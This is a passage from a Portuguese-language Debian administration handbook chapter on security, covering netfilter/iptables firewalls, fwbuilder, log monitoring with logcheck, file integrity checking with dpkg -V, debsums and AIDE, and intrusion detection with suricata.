Na maioria dos casos, o sistema de informação pode ser segmentado em subconjuntos consistentes e na maior parte independente. Cada subsistema terá suas próprias exigências e restrições, e assim a avaliação do risco e do projeto da política de segurança deve ser realizada separadamente para cada um. Um bom princípio para se manter em mente é que um perímetro pequeno e bem definido é mais fácil de defender do que uma fronteira longa e sinuosa. A organização em rede também deve ser concebida: os serviços sensíveis devem ser concentrados em um pequeno número de máquinas, e estas máquinas só devem ser acessíveis através de um número mínimo de pontos de verificação; garantir estes pontos check-points será mais fácil do que garantir todos as máquinas sensíveis contra a totalidade do mundo exterior. É neste ponto que a utilidade de filtragem de rede (incluindo por firewalls) se torna aparente. Esta filtragem pode ser implementada com hardware dedicado, mas uma solução possivelmente mais simples e mais flexível é usar um firewall de software, como o integrado no kernel do Linux.

14.2. Firewall ou Filtragem de pacotes

DE VOLTA AO BASICO

Firewall

Um *firewall* é uma peça de equipamento de informática com hardware e/ou software que classifica os pacotes de entrada ou saída de rede (chegando ou de uma rede local) e só deixa passar aqueles combinando certas condições pré-definidas.

Um firewall é uma porta de filtragem da saída de rede e é efetiva apenas em pacotes que devem passar por isso. Portanto, só pode ser eficaz quando passar pelo firewall é a única rota para estes pacotes.

A falta de uma configuração padrão (e do lema "processo e não produto") explica a falta de uma solução chave. Há, no entanto, as ferramentas que tornam mais simples configurar os firewall *netfilter*, com uma representação gráfica das regras de filtragem. *fwbuilder* está, sem dúvida entre os melhores delas.

CASO ESPECIFICO

Firewall Local

Um firewall pode ser restrito a uma determinada máquina (em oposição a uma rede completa), caso em que seu papel é o de filtrar ou restringir o acesso a alguns serviços, ou possivelmente para evitar que as conexões de saída por softwares maliciosos que um usuário poderia, por vontade própria ou não, ter instalado.

O kernel do Linux incorpora o firewall *netfilter*. Ele pode ser controlado a partir do espaço do usuário com os comandos *iptables* e *ip6tables*. A diferença entre estes dois comandos é que o primeiro atua sobre rede IPv4, enquanto que o último sobre o IPv6. Uma vez que ambas pilhas de protocolo de rede provavelmente estarão circulando por muitos anos, ambas as ferramentas serão utilizadas em paralelo.

14.2.1. Funcionamento do Netfilter

netfilter utiliza quatro tabelas distintas que armazenam regras que regulam três tipos de operações sobre pacotes:

- filtro preocupa com as regras de filtragem (aceitando, recusando ou ignorando um pacote);
- nat diz respeito a tradução de endereços e portas de origem ou destino de pacotes;
- mangle diz respeito a outras alterações nos pacotes IP (incluindo os TOS - *Tipo de Serviço* - campo e opções);
- raw permite outras modificações manuais em pacotes antes de chegar ao sistema de rastreamento de conexões.

Cada tabela contém listas das chamadas regras *cadeias*. O firewall usa padrão para lidar com cadeias de pacotes com base em circunstâncias pré-definidas. O administrador pode criar outras cadeias, o que só será usado quando referido por uma das cadeias padrão.

A tabela filter (filtro) possui três cadeias padrão:

- INPUT (ENTRADA): preocupa se com os pacotes cujo destino é o próprio firewall;
- OUTPUT (SAÍDA): preocupa se com os pacotes emitidos pelo firewall;
- FORWARD (PASSAR PARA FRENTE): preocupa se com os pacotes em trânsito através do firewall (que não é nem a sua origem nem o seu destino).

A tabela nat também tem três cadeias de padrão:

- PREROUTING (PRE ROTEAMENTO): altera pacotes assim que eles chegam;
- POSTROUTING (pos roteamento): altera pacotes quando eles estão prontos para partir ao seu caminho;
- OUTPUT (SAÍDA): altera pacotes gerados pelo próprio firewall.




Figura 14.1 Como cadeias netfilter são chamadas

Cada cadeia é uma lista de regras, cada regra é um conjunto de condições e uma ação a ser executada quando as condições forem satisfeitas. Ao processar um pacote, o firewall examina a cadeia se for o caso, uma regra após a outra, quando as condições para uma regra estão reunidas, "pula"(daí a opção `-j` nos comandos) para a especificada ação para continuar o processamento. Os comportamentos mais comuns são padronizados, e existem ações específicas para eles. O processamento da cadeia toma uma destas ações de interrupções padrão, uma vez que o destino do pacote já está selado (salvo uma exceção mencionada a seguir):

DE VOLTA AO BÁSICO

ICMP

ICMP (*Internet Control Message Protocol*) é o protocolo usado para transmitir informações complementares sobre as comunicações. Permite testar a conectividade de rede com o comando ping (que envia uma mensagem ICMP *echo request* (solicitação de eco), que o beneficiário se destina a responder com uma mensagem ICMP *echo reply* (resposta echo). É sinal de um firewall rejeitando um pacote, indica um estouro de memória no buffer de recebimento, propõe uma melhor rota para os pacotes seguintes na conexão, e assim por diante. Este protocolo é definido por vários documentos RFC, o inicial RFC777 e RFC792 logo foram concluídos e ampliados.

► <http://www.faqs.org/rfcs/rfc777.html>

► <http://www.faqs.org/rfcs/rfc792.html>

Para referência, um buffer de recepção é uma pequena região de memória para armazenamento de dados entre o tempo que chega na rede e o tempo que o kernel o manipula. Se esta regiao está cheia, os novos dados não podem ser recebidos, e o ICMP sinaliza o problema, de modo que o emissor possa abrandar a sua taxa de transferência (que devem, idealmente, chegar a um equilíbrio após algum tempo).

Observe que, embora uma rede IPv4 possa funcionar sem ICMP, ICMPv6 é estreitamente necessário para uma rede IPv6, uma vez que combina várias funções que eram, no mundo IPv4, espalhados por ICMPv4, IGMP (*Internet Group Membership Protocol*) e ARP (*Address Resolution Protocol*). ICMPv6 é definido na RFC4443.

► <http://www.faqs.org/rfcs/rfc4443.html>

- ACCEPT: permite que o pacote siga seu caminho;
- REJECT: rejeita o pacote com um erro ICMP (o --reject-with *tipo* opção para `iptables` permite seleccionar o tipo de erro);
- DROP: apaga (ignora) o pacote;
- LOG: log (via `syslogd`) uma mensagem com uma descrição do pacote, observe que esta ação não interrompe o processamento, e a execução da cadeia continua na próxima regra, razão pela qual recusou registro de pacotes, requer as regras tanto LOG quanto REJECT/-DROP;
- ULOG: registrar uma mensagem via `ulogd`, que pode ser melhor adaptada e mais eficiente do que `syslogd` para lidar com um grande número de mensagens, observe que esta ação, como LOG, também retorna o processamento para a próxima regra na cadeia chamada;
- *chain_name*: Vá para a cadeia e avalie as suas regras;
- RETURN: interrompe o processamento da cadeia atual, e volta para a cadeia de chamada; no caso a cadeia atual é padrão, não há nenhuma cadeia de chamada, de modo que a ação padrão (definida com a opção -P para o `iptables`) é executada em vez disto;
- SNAT (apenas na tabela nat): aplica *Source (fonte - origem)* NAT (opções extra descrevem as alterações exatas para aplicar);
- DNAT (apenas na tabela nat): aplica *Destination (destino)* NAT (opções extra descrevem as alterações exatas para aplicar);
- MASQUERADE (apenas na tabela nat): aplica *masquerading* (um caso especial de *Source (origem)* NAT);
- REDIRECT (apenas na tabela nat): redireciona um pacote para uma determinada porta do firewall, isto pode ser usado para configurar um proxy web transparente que funciona sem nenhuma configuração no lado do cliente, uma vez que o cliente pensa que ele se conecta ao destinatário e as comunicações realmente passam pelo proxy.

Outras ações, particularmente as relativas à tabela mangle, estão fora do escopo deste texto. O `iptables(8)` e `ip6tables(8)` tem um lista completa.

14.2.2. Sintaxe do `iptables` e do `ip6tables`

Os comandos `iptables` e `ip6tables` permitem manipulação de tabelas, cadeias e regras. Sua opção *tabela -t* indica em qual tabela operar (por padrão, filtro).

Comandos

A opção `-N cadeia` cria uma nova cadeia. A `-X cadeia` exclui uma cadeia vazia e sem uso. A `-A cadeia regra` adiciona uma regra no final da cadeia dada. A opção `-I cadeia número_regra regra` insere uma regra antes da regra número *número_regra*. A opção `-D cadeia número_regra` (ou `-D cadeia regra`) remove uma regra na cadeia, a primeira sintaxe identifica a regra a ser removida pelo seu número, enquanto o segundo o identifica pelo seu conteúdo. A opção `-F cadeia` esvazia uma cadeia (remove todas suas regras); se nenhuma cadeia é mencionada, todas as regras da tabela são removidas. A opção `-L cadeia` lista as regras na cadeia. Finalmente, a opção `-P cadeia ação` define a ação padrão, ou "política", para uma dada cadeia; observe que apenas as cadeias padrão podem ter essa política.

Regras

Cada regra é expressa como *condições -j ação opcoes_acoes*. Se várias condições são descritas na mesma regra, então o critério é a conjunção (lógica *e*) das condições, que é pelo menos tão restritiva quanto cada condição individual.

A condição `-p protocolo` corresponde ao campo protocolo do pacote IP. Os valores mais comuns são `tcp`, `udp`, `icmp`, e `ICMPv6`. Prefixando a condição com um ponto de exclamação nega a condição, que se transforma numa correspondência para "todos os pacotes com um protocolo diferente da especificada". Este mecanismo de negação não é específico para a opção `-p` e também pode ser aplicada a todas outras condições.

A condição `-s endereço` ou `-s rede/máscara` corresponde o endereço de origem do pacote. Do mesmo modo, `-d endereço` ou `-d rede/máscara` corresponde o endereço de destino.

A condição `-i interface` seleciona os pacotes provenientes da interface de rede. `-o interface` seleciona pacotes saindo em uma interface específica.

Existem condições mais específicas, dependendo das condições genéricas acima descritas. Por exemplo, a condição `-p TCP` pode ser complementada com condições sobre as portas TCP, com cláusulas como `--porta-origem porta` e `--porta-destino porta`.

A condição `--estado estado` corresponde ao estado de um pacote em uma conexão (isto requer o módulo `ipt_conntrack` do kernel, para rastreamento de conexões). O estado `NEW` descreve um pacote iniciando uma nova conexão; O pacote `ESTABLISHED` corresponde aos pacotes pertencentes a uma conexão já existente, e `RELATED` correspondem aos pacotes iniciando uma nova conexão relacionada a um já existente (o que é útil para as conexões `ftp-data` no modo "active" do protocolo FTP).

A seção anterior lista as ações disponíveis, mas não suas respectivas opções. A ação LOG, por exemplo, tem as seguintes opções:

- `--log-priority`, com valor padrão `warning` (aviso), indica o nível de severidade do `syslog`;
- `--log-prefix` permite especificar um prefixo de texto para diferenciar mensagens registradas;
- `--log-tcp-sequence`, `--log-tcp-options` e `--log-ip-options` indicam dados extras a serem integrados na mensagem: respectivamente, o número de seqüência TCP, opções TCP, e as opções IP.

A ação DNAT fornece a `--to-destination` *endereço:opção porta* para indicar o novo endereço IP de destino e/ou porta. Da mesma forma, SNAT fornece `--to-source` *endereço:porta* para indicar o novo endereço IP de origem e/ou porta.

A ação REDIRECT (disponível apenas se o NAT está disponível) fornece a opção `--to-ports` *porta(s)* para indicar a porta, ou intervalo de portas, para onde os pacotes devem ser redirecionados.

14.2.3. Criando Regras

Cada criação de regra exige uma invocação de `iptables`/`ip6tables`. Digitando estes comandos manualmente pode ser tedioso, por isso as chamadas são normalmente armazenados em um script para que a mesma configuração seja criada automaticamente a cada vez que a máquina inicia. Este script pode ser escrito à mão, mas também pode ser interessante prepará-lo com uma ferramenta de alto nível, tais como `fwbuilder`.

```
# apt install fwbuilder
```

O princípio é simples. Na primeira etapa, é preciso descrever todos os elementos que estarão envolvidos nas atuais regras:

- o firewall, com suas interfaces de rede;
- as redes, com suas faixas de IP correspondentes;
- os servidores;
- as portas que pertencem aos serviços hospedados nos servidores.

As regras são então criadas com simples ações de arrastar-e-soltar nos objetos. Alguns menus contextuais podem alterar a condição (negando o, por exemplo). Em seguida, a ação deve ser escolhida e configurada.

Quanto IPv6 está ativo, pode se criar dois conjuntos de regras distintas para IPv4 e IPv6, ou criar uma só e deixar `fwbuilder` traduzir as regras de acordo com os endereços atribuídos aos objetos.




Figura 14.2 janela principal do Fwbuilder

`fwbuilder` pode gerar um script de configuração do firewall de acordo com as regras que foram definidas. Sua arquitetura modular lhe confere a capacidade de gerar scripts que visam diferentes sistemas (`iptables` para Linux, `ipf` para o FreeBSD e `pf` para OpenBSD).

14.2.4. Instalando as Regras em cada inicialização

Em outros casos, a maneira recomendada é registrar o script de configuração em uma directiva `up` do `/etc/network/interfaces`. No exemplo a seguir, o script é armazenado em `/usr/local/etc/arrakis.fw`.

Exemplo 14.1 arquivo `interfaces` chamando script `firewall`

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Isso obviamente assume que você está usando o *ifupdown* para configurar as interfaces de rede. Se você está usando algo diferente (como o *NetworkManager* ou *systemd-networkd*), então refcrcie suas respectivas documentações para encontrar maneiras de executar um script após a interface ter sido levantada.

14.3. Supervisão: Prevenção, Detecção, Desencorajamento

O monitoramento é uma parte integrante de qualquer política de segurança por várias razões. Entre elas, que o objetivo da segurança não é normalmente restrito a garantir a confidencialidade dos dados, mas também inclui a disponibilidade assegurada dos serviços. Portanto, é imperativo verificar se tudo funciona como esperado, e para detectar em tempo hábil qualquer desvio no comportamento ou mudança na qualidade do(s) serviço(s) processado(s). Atividade de monitoramento pode ajudar a detectar tentativas de intrusão e permitir uma reação rápida antes que causem consequências graves. Esta seção analisa algumas ferramentas que podem ser usadas para monitorar vários aspectos de um sistema Debian. Como tal, completa Seção 12.4, “Monitoramento” [358].

14.3.1. Monitoramento de Logs com logcheck

O programa *logcheck* monitora arquivos de log a cada hora por padrão. Ele envia mensagens de log incomuns em e-mails para o administrador, para posterior análise.

A lista de arquivos monitorados é armazenada em `/etc/logcheck/logcheck.logfiles`, os valores padrão funcionam bem se o arquivo `/etc/rsyslog.conf` não foi completamente refeito.

logcheck pode trabalhar em um dos três modos mais ou menos detalhados: *paranoid*, *server* e *workstation*. O primeiro é *muito* verboso, e provavelmente deve ser restrito a servidores específicos, tais como firewalls. O segundo modo (e padrão) é recomendado para a maioria dos servidores. O último é projetado para estações de trabalho, e é ainda suscinto (que filtra mais mensagens).

Nos três casos, *logcheck* provavelmente deve ser personalizado para excluir algumas mensagens extras (dependendo dos serviços instalados), a menos que o administrador realmente deseje receber lotes por hora de longos e-mails desinteressantes. Uma vez que o mecanismo de seleção de mensagem é bastante complexo, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` é uma necessidade - se desafiador - leia.

As regras aplicadas podem ser divididas em vários tipos:

- aqueles que qualificam uma mensagem como uma tentativa de invasao (armazenado em um arquivo no diretório `/etc/logcheck/cracking.d/`);
- aqueles cancelando essas qualificações (`/etc/logcheck/cracking.ignore.d/`);
- aqueles classificando uma mensagem como um alerta de segurança (`/etc/logcheck/violations.d/`);
- aqueles cancelando esta classificação (`/etc/logcheck/violations.ignore.d/`);

- finalmente, as que se aplicam às mensagens restantes (consideradas como *eventos de sistema*).

ATENÇÃO Ignorando uma mensagem	Qualquer mensagem marcada como uma tentativa de invasão ou um alerta de segurança (segundo uma regra armazenada num arquivo <code>/etc/logcheck/violations.d/myfile</code>) só pode ser ignorada por uma regra em <code>/etc/logcheck/violations.ignore.d/myfile</code> ou no arquivo <code>/etc/logcheck/violations.ignore.d/myfile-extensão</code> .
---	---

Um evento de sistema é sempre sinalizado a menos que uma regra em um dos diretórios `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` indica que o evento deve ser ignorado. Naturalmente, apenas os diretórios levados em consideração são aqueles que correspondem aos níveis de verbosidade iguais ou maiores que o modo de funcionamento selecionado.

14.3.2. Monitorando Atividades

Em Tempo Real

`top` é uma ferramenta interativa que exibe uma lista de processos em execução. A triagem padrão baseia-se na quantidade atual de utilização do processador e pode ser obtida com a tecla P. Outras ordens de classificação incluem uma espécie de memória ocupada (tecla M), pelo tempo total do processador (tecla T) e pelo identificador de processo (tecla N). A tecla k permite matar um processo, digitando seu identificador de processo. O tecla r permite *renicing* um processo, ou seja, mudar sua prioridade.

Quando o sistema parece estar sobrecarregado, `top` é uma ótima ferramenta para ver quais processos estão competindo por tempo de processador ou consumindo muita memória. Em particular, muitas vezes é interessante verificar se os recursos do processos que consomem coincidem com os serviços reais conhecidos que a máquina hospeda. Um processo desconhecido rodando como o usuário www-data deve realmente se destacar e ser investigado, já que é provavelmente uma instância do software instalado e executado no sistema através de uma vulnerabilidade em uma aplicação web.

`top` é uma ferramenta muito flexível e sua página de manual dá detalhes sobre como personalizar a sua exibição e adaptá-la às nossas necessidades pessoais e hábitos.

As ferramentas gráficas `gnome-system-monitor` é semelhante ao `top` e proporciona mais ou menos os mesmos recursos.

Historia

Carga do processador, o tráfego de rede e o espaço livre no disco são informações que variam constantemente. Manter um histórico de sua evolução é muitas vezes útil para determinar exatamente como o computador é usado.

Existem muitas ferramentas dedicadas a esta tarefa. A maioria pode buscar dados via SNMP (*Simple Network Management Protocol*, a fim de centralizar esta informação. Um benefício adicional é que este permite buscar dados de elementos de rede que podem não ser de computadores de uso geral, tais como roteadores de rede dedicadas ou switches.

Este livro trata do Munin com algum detalhe (ver Seção 12.4.1, “Configurando o Munin” [358]) como parte do Capítulo 12: “Administração Avançada” [312]. O Debian também fornece uma ferramenta similar, *cacti*. Sua implantação é um pouco mais complexa, pois se baseia apenas em SNMP. Apesar de ter uma interface web, compreender os conceitos envolvidos na configuração ainda requer algum esforço. Lendo a documentação HTML (`/usr/share/doc/cacti/html/index.html`) deve ser considerado um pré-requisito.

ALTERNATIVO**mrtg**

mrtg (do pacote com mesmo nome) é uma antiga ferramenta. Apesar de algumas arestas, ela pode agregar dados históricos e exibi-los na forma de gráficos. Ela inclui uma série de scripts dedicados à coleta de dados mais comumente monitorados, tais como a carga do processador, o tráfego de rede, acessos à página da web, e assim por diante.

Os pacotes *mrtg-contrib* e *mrtgutils* contêm exemplos de scripts que podem ser utilizados diretamente.

14.3.3. Detectando Modificações

Uma vez que o sistema esteja instalado e configurado, e impedindo atualizações de segurança, geralmente não há razão para a maioria dos arquivos e diretórios para evoluirem, exceeto os dados. É interessante, portanto, certificar se que os arquivos realmente não alteram: qualquer mudança seria, portanto, inesperada, valendo a pena investigar. Esta seção apresenta algumas ferramentas capazes de monitorar os arquivos e para avisar o administrador quando ocorrer uma mudança inesperada (ou simplesmente para listar tais mudanças).

Auditando Pacotes com o dpkg --verify

INDO ALEM**Protegendo se contra mudanças mais significativas**

`dpkg --verify` é útil na detecção de alterações em arquivos provenientes de um pacote Debian, mas será inútil se o pacote em si está comprometido, por exemplo, se o espelho Debian está comprometida. Protegendo-se contra este tipo de ataques envolve a utilização de sistema APT de verificação de assinatura digital (veja Seção 6.5, “Verificando Autenticidade do Pacote” [125]), e tomando cuidado para só instalar pacotes a partir de uma origem certificada.

O `dpkg --verify` (ou `dpkg -V`) é uma ferramenta interessante já que permite encontrar quais arquivos instalados foram modificados (potencialmente por um invasor), mas isso é apenas um pequeno passo. Para fazer seu trabalho ele confia nos checksums armazenados no próprio banco de dados do `dpkg`, que é armazenado no disco rígido (eles podem ser encontrados em `/var/lib/dpkg/info/pacote.md5sums`); Um atacante que faz o serviço bem feito irá atualizar esses arquivos para que eles contenham os novos checksums dos arquivos subvertidos.

Impressão digital de arquivo

Como um lembrete: a impressão digital é um valor, muitas vezes um número (mesmo que em notação hexadecimal), que contém uma espécie de assinatura para o conteúdo de um arquivo. Esta assinatura é calculada com um algoritmo (MD5 ou SHA1 sendo exemplos bem conhecidos) que garanta mais ou menos que, mesmo a mais ínfima mudança no conteúdo do arquivo implica uma mudança na impressão digital, o que é conhecido como o "efeito avalanche". Isto permite uma impressão digital numérica simples para servir como um teste para verificar se o conteúdo de um arquivo foram alterado. Estes algoritmos não são reversíveis, em outras palavras, para a maioria deles, sabendo a impressão digital não permite encontrar o conteúdo correspondente. Os recentes avanços matemáticos parecem enfraquecer o poder absoluto destes princípios, mas seu uso não é posto em causa, até agora, produzir a mesma impressão digital apartir de conteúdos diferentes ainda parece ser uma tarefa bastante difícil.

Ao rodar `dpkg -V` todos os pacotes instalados serão verificados e será impressa uma linha para cada arquivo que falhar em algum teste. O formato de saída é o mesmo que o do `rpm -V` onde cada caractere denota um teste em algum metadado específico. Infelizmente o `dpkg` não armazena o metadado necessário para a maioria dos testes e irá, assim, exibir uma interrogação para estes. Atualmente apenas o teste de checksum pode render um "5" no terceiro caractere (quando ele falha).

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

No exemplo acima, o `dpkg` reporta uma alteração no arquivo `service` do SSH que o administrador fez no arquivo empacotado ao invés de usar uma sobrescrita apropriada no `/etc/systemd/system/ssh.service` (que seria armazenada abaixo de `/etc` como qualquer mudança de configuração deveria ser). Ele também lista múltiplos arquivos de configuração (identificados pela letra "c" no segundo campo) que foram legitimamente modificados.

Auditando Pacotes: debsums e seus limites

O `debsums` é o ancestral do `dpkg -V` e sendo assim é praticamente obsoleto. Ele sofre das mesmas limitações que o `dpkg`. Felizmente, algumas das limitações podem ser superadas (enquanto que o `dpkg` não oferece tais ações).

Já que dados no disco não são confiáveis, o `debsums` oferece fazer sua checagem com base nos arquivos `.deb` ao invés de confiar no banco de dados do `dpkg`. Para baixar arquivos `.deb` confiáveis de todos os pacotes instalados, nós podemos confiar nos downloads autênticados pelo APT. Essa operação pode ser lenta e tediosa, e deve assim, não ser considerada uma técnica proativa a ser usada no cotidiano.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
→ Package'
```

```
[ ... ]  
# debsums -p /var/cache/apt/archives --generate=all
```

Note que este exemplo usa o comando `grep status` a partir do pacote `dctrl-tools`, que não é instalado por padrão.

Monitorando Arquivos: AIDE

A ferramenta AIDE (*Advanced Intrusion Detection Environment - Ambiente Avançado de Detecção Intrusão*) permite verificar a integridade de arquivos, e detectar qualquer mudança em relação a uma imagem gravada anteriormente do sistema válido. Esta imagem é armazenada como um banco de dados (`/var/lib/aide/aide.db`) que contém as informações relevantes de todos os arquivos do sistema (impressões digitais, permissões, timestamps e assim por diante). Este banco de dados é inicializado com `aideinit`, que é então usado diariamente (pelo script `/etc/cron.daily/`) para verificar que nada de relevante mudou. Quando forem detectadas alterações, AIDE grava os em arquivos de log (`/var/log/aide/*.log`) e envia os seus resultados ao administrador por e-mail.

NA PRÁTICA

Protegendo o banco de dados

Como AIDE usa um banco de dados local para comparar os estados dos arquivos, a validade de seus resultados está diretamente ligada à validade do banco de dados. Se um atacante obtém permissões de root em um sistema comprometido, eles serão capazes de substituir o banco de dados e cobrir seus rastros. Uma possível solução seria armazenar os dados de referência em mídia somente leitura de armazenamento.

Muitas opções em `/etc/default/aide` podem ser usadas para ajustar o comportamento do pacote `aide`. A configuração AIDE adequada é armazenada em `/etc/aide/aide.conf` e `/etc/aide/aide.conf.d/` (na verdade, esses arquivos são usados `update-aide.conf` para gerar `/var/lib/aide/aide.conf autogenerated`). Configuração indica quais propriedades de arquivos precisam ser verificadas. Por exemplo, o conteúdo de arquivos log muda rotineiramente, e estas modificações podem ser ignoradas, desde que as permissões destes arquivos permaneçam o mesmo, mas ambos os conteúdos e as permissões de programas executáveis devem ser constantes. Embora não seja muito complexo, a sintaxe de configuração não é totalmente intuitiva, e a leitura de `aide.conf(5)` da página do manual é recomendada.

Uma nova versão do banco de dados é gerada diariamente em `/var/lib/aide/aide.db.new`, se todas alterações registradas eram legítimas, ele pode ser usado para substituir o banco de dados de referência.

ALTERNATIVO

Tripwire and Samhain

Tripwire é muito semelhante ao AIDE; mesmo a sintaxe arquivo de configuração é quase a mesma. A adição principal fornecida pelo `tripwire` é um mecanismo para assinar o arquivo de configuração, de modo que um atacante não pode torná-lo ponto em uma versão diferente do banco de dados de referência.

Samhain também oferece características semelhantes, bem como algumas funções ajudar a detectar rootkits (veja a barra lateral [os pacotes `checksecurity` e `chkrootkit/rkhunter`](#) [401]). Também pode ser implementado globalmente em uma rede, e

gravar os seus vestígios em um servidor central (com uma assinatura).

OLHADA RÁPIDA
os pacotes *checksecurity* e *chkrootkit/rkhunter*

O primeiro destes pacotes contém vários pequenos scripts que executam verificações básicas sobre o sistema (senhas vazias, arquivos setuid novos, e assim por diante) e alerta o administrador, se necessário. Apesar de seu nome expressar, um administrador não deve confiar somente nele para certificar se que um sistema Linux está seguro.

Os pacotes *chkrootkit* e *rkhunter* permitem buscar por potenciais *rootkits* instalados no sistema. Como um lembrete, existem peças de software desenvolvidas para esconder o comprometimento de um sistema enquanto, discretamente, mantém o controle da máquina. Os testes não são 100% confiáveis, mas eles geralmente chamam a atenção do administrador para potenciais problemas.

14.3.4. Detectando Intrusões (IDS/NIDS)

DE VOLTA AO BÁSICO
Negação de serviço

O ataque "negação de serviço" tem apenas um objetivo: tornar um serviço indisponível. Se tal ataque envolve a sobrecarga do servidor com consultas ou explorar uma falha, o resultado final é o mesmo: o serviço não é mais operacional. Os usuários regulares estão infelizes, e a entidade que hospeda o serviço de rede alvo sofre uma perda de reputação (e, eventualmente, em receita, por exemplo, se o serviço era um site de comércio eletrônico).

Tal ataque é por vezes "distribuído", o que geralmente envolve sobrecarregar o servidor com um grande número de consultas provenientes de muitas fontes diferentes para que o servidor se torna incapaz de responder às perguntas legítimas. Estes tipos de ataques ganharam siglas bem conhecidas: DDoS e DoS (dependendo se o ataque de negação de serviço distribuído ou não).

suricata (no pacote Debian com o mesmo nome) é um NIDS - um *Sistema de Detecção de Intrusão de Rede*. Sua função é ouvir a rede e tentar detectar tentativas de infiltração e/ou atos hostis (incluindo ataques de negação de serviço). Todos esses eventos são registrados em múltiplos arquivos em `/var/log/suricata`. Existem ferramentas de terceiros (Kibana/logstash) para melhor navegar pelos dados coletados.

- ⇒ <http://suricata-ids.org>
- ⇒ <https://www.elastic.co/products/kibana>

ATENÇÃO
Raio de ação

A eficácia do *suricata* é limitada pelo tráfego visto na interface de rede monitorada. Obviamente, não será capaz de detectar qualquer coisa se não pode observar o tráfego real. Quando conectado a um switch de rede, ele irá, portanto, apenas monitorar ataques contra a máquina em que ele roda, o que provavelmente não é a intenção. A máquina que hospeda o *suricata* deve estar ligada a porta "espelho" do switch, que normalmente é dedicada aos interruptores (switches) encadeados e, portanto, recebe todo o tráfego.

A configuração do suricata envolve rever e editar o `/etc/suricata/suricata-debian.yaml`, que é muito grande porque cada parâmetro é abundantemente comentado. Uma configuração mínima requer descrever o intervalo de endereços que a rede local cobre (parâmetro `HOME_NET`). Na prática, isso significa o conjunto de todos os alvos possíveis de ataque. Mas para obter o máximo dele requer uma leitura completa para adaptá-lo para a situação local.

No topo disso, você deveria também editar o `/etc/default/suricata` para definir a interface de rede a ser monitorada e para habilitar o script init (setando `RUN=yes`). Você também deve querer definir `LISTENMODE=pcap` porquê o padrão `LISTENMODE=nfqueue` requer configurações adicionais para funcionar de maneira apropriada (o firewall netfilter tem que ser configurado para passar pacotes para alguma fila do espaço de usuário manipulada pelo suricata via o alvo `NFQUEUE`).

Para detectar maus comportamentos, o `suricata` precisa de um conjunto de regras de monitoramento: você pode encontrar tais regras no pacote `snort-rules-default`. O `snort` é a referência histórica no ecossistema de IDS e o `suricata` é capaz de reusar as regras escritas para ele. Infelizmente, esse pacote não está presente no *Debian Jessie* e deve ser obtido a partir de outro lançamento Debian como o *Testing* ou *Unstable*.

Alternativamente, o `oinkmaster` (em pacote de mesmo nome) pode ser usado para baixar um conjunto de regras do Snort a partir de fontes externas.

INDO ALÉM	
Integração com o prelude	<p>Prelude traz monitoramento centralizado de informações de segurança. Sua arquitetura modular inclui um servidor (o gerente <code>manager</code> em <code>prelude-manager</code>) que reúne os alertas gerados por <code>sensores</code> de vários tipos.</p> <p>O Suricata pode ser configurado como um destes sensores. Outras possibilidades incluem <code>prelude-lml</code> (<i>Log Monitor Lackey</i>), que monitora os arquivos de registro (de forma semelhante ao <code>logcheck</code>, descrito em Seção 14.3.1, “Monitoramento de Logs com <code>logcheck</code>” [396]).</p>

14.4. Introdução ao AppArmor

14.4.1. Princípios

